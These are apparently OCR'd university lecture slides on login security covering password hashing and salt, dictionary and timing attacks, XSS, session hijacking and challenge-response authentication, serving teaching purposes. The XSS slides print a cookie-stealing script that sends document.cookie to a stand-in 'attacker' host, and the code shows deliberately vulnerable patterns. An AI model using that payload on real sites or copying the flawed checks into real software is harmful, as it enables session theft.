Login management

CS252


Outline

- User authentication
  - Password authentication, salt
  - Challenge-response authentication protocols
  - Biometrics
  - Token-based authentication

Password authentication

- Basic idea
  - User has a secret password
  - System checks password to authenticate user
- Issues
  - How is password stored?
  - How does system check password?
  - How easy is it to guess a password?
    - Difficult to keep password file secret, so best if it is hard to guess password even if you have the password file

Basic password scheme



User

kiwifruit

hash function

Password file

exrygbzyf
kgnosfix
ggjoklbsz
…
…

Basic password scheme

- Hash function h : strings → strings
  - Given h(password), hard to find password
  - No known algorithm better than trial and error
- User password stored as h(password)
- When user enters password
  - System computes h(password)
  - Compares with entry in password file
- No passwords stored on disk

Unix password system

- Hash function is 25xDES
  - 25 rounds of DES-variant encryptions
- Any user can try “dictionary attack”


- “Salt” makes dictionary and timing attacks harder

R.H. Morris and K. Thompson, Password security: a case history, Communications of the ACM, November 1979

Salt

- Password line

walt:fURfuu4.4hY0U:129:129:Belgers:/home/walt:/bin/csh



When password is set, salt is chosen randomly
12-bit salt slows dictionary attack by factor of 2^{12}

Dictionary Attack

- Typical password dictionary
  - 1,000,000 entries of common passwords
    - people's names, common pet names, and ordinary words.
  - Suppose you generate and analyze 10 guesses per second
    - This may be reasonable for a web site; offline is *much* faster
  - Dictionary attack in at most 100,000 seconds = 28 hours, or 14 hours on average
- If passwords were random
  - Assume six-character password
    - Upper- and lowercase letters, digits, 32 punctuation characters
    - 689,869,781,056 password combinations.
    - Exhaustive search requires 1,093 years on average

Covert timing channel attack


- Cleartext password validation

```
        def validate_password(actual_pw, typed_pw):
          if len(actual_pw) <> len(typed_pw):
            return 0
          for i in len(actual_pw):
            if actual_pw[i] <> typed_pw[i]:
              return 0
return 1
```

- Attacker can use time taken to return from function to guess password length
- Then learn the password one letter at a time

Cross-site scripting (XSS) attacks

- Javascript injections, work the same way as SQL injections
-



1
POST http://website/post-comment
<script>...</script>
Attacker
Attacker's Browser
Attacker's Server
Website
Website's Database
Website's Response Script
4
GET http://attacker/?cookie=sensitive-data
Victim's Browser
Website's Response to Victim
2
GET http://website/latest-comment
3
200 OK


```
latestComment: <script>window.location='http://attacker/
               ?cookie='+document.cookie</script>
```

```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

```
<html>
Latest comment:
<script>
window.location='http://attacker/?cookie='+document.cookie
</script>
</html>
```

Session hijacking attacks

- Predict or sniff session token, and use this to impersonate real user
-


Session ID = ACF3D35F216AAEFC
Victim
Web Server
Sniffing a legitim session
Attacker
Session ID = ACF3D35F216AAEFC
Victim
Web Server
Session ID = ACF3D35F216AAEFC
Attacker

Brute force

- Brute force attacks on encrypted passwords are almost impossible
- Client-side brute force attacks are much more feasible
- XSS
  - Javascript injections, work the same way as SQL injections
- Session hijacking
- If passwords were random
  - Assume six-character password
  - Upper- and lowercase letters, digits, 32 punctuation characters
  - 689,869,781,056 password combinations.
  - Exhaustive search requires 1,093 years on average at 10 guesses/second
  - FPGA array can speed this up 2500x
  - Now exhaustive search requires six months
  - Non-randomness assumptions can bring this down to order of days

In lab next week

- We will develop a login management system for a LAMP app
  - Get the basic login system’s code from my github: phpSecureLogin
- Existing functionality
  - Existing user can sign into website
  - New user can sign up with username and password
  - Features
    - Checks if username has already been taken
    - Checks for password strength

In lab next week

Add functionalities

- Features
  - Suggest available usernames if requested username is unavailable
  - Checks for password strength
    - Compare words via edit distance against dictionary of common passwords

https://en.wikipedia.org/wiki/List_of_the_most_common_passwords

  - Add password recovery facility
    - Either with security question,
    - Or with emailed link

This will also double up as your assignment 4, due 8th November, 2018


Outline

- User authentication
  - Password authentication, salt
  - Challenge-response authentication protocols
  - Biometrics
  - Token-based authentication
-

Challenge-response Authentication

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap1.0: Alice says “I am Alice”




“I am Alice”

Failure scenario??

Authentication

Goal: Bob wants Alice to “prove” her identity to him


Protocol ap1.0: Alice says “I am Alice”



in a network,
Bob can not “see”
Alice, so Trudy simply
declares
herself to be Alice

Authentication: another try

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address




Alice’s IP address	“I am Alice”

Failure scenario??

Authentication: another try

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address




Alice’s IP address

“I am Alice”

Trudy can create a packet “spoofing” Alice’s address

Authentication: another try

Protocol ap3.0: Alice says “I am Alice” and sends her secret password to “prove” it.




Alice’s IP addr	Alice’s password	“I’m Alice”

Alice’s IP addr	OK

Failure scenario??

Authentication: another try


Protocol ap3.0: Alice says “I am Alice” and sends her secret password to “prove” it.



playback attack:
Trudy records Alice’s packet
and later
plays it back to Bob

Authentication: yet another try

Protocol ap3.1: Alice says "I am Alice" and sends her *encrypted* secret password to "prove" it.



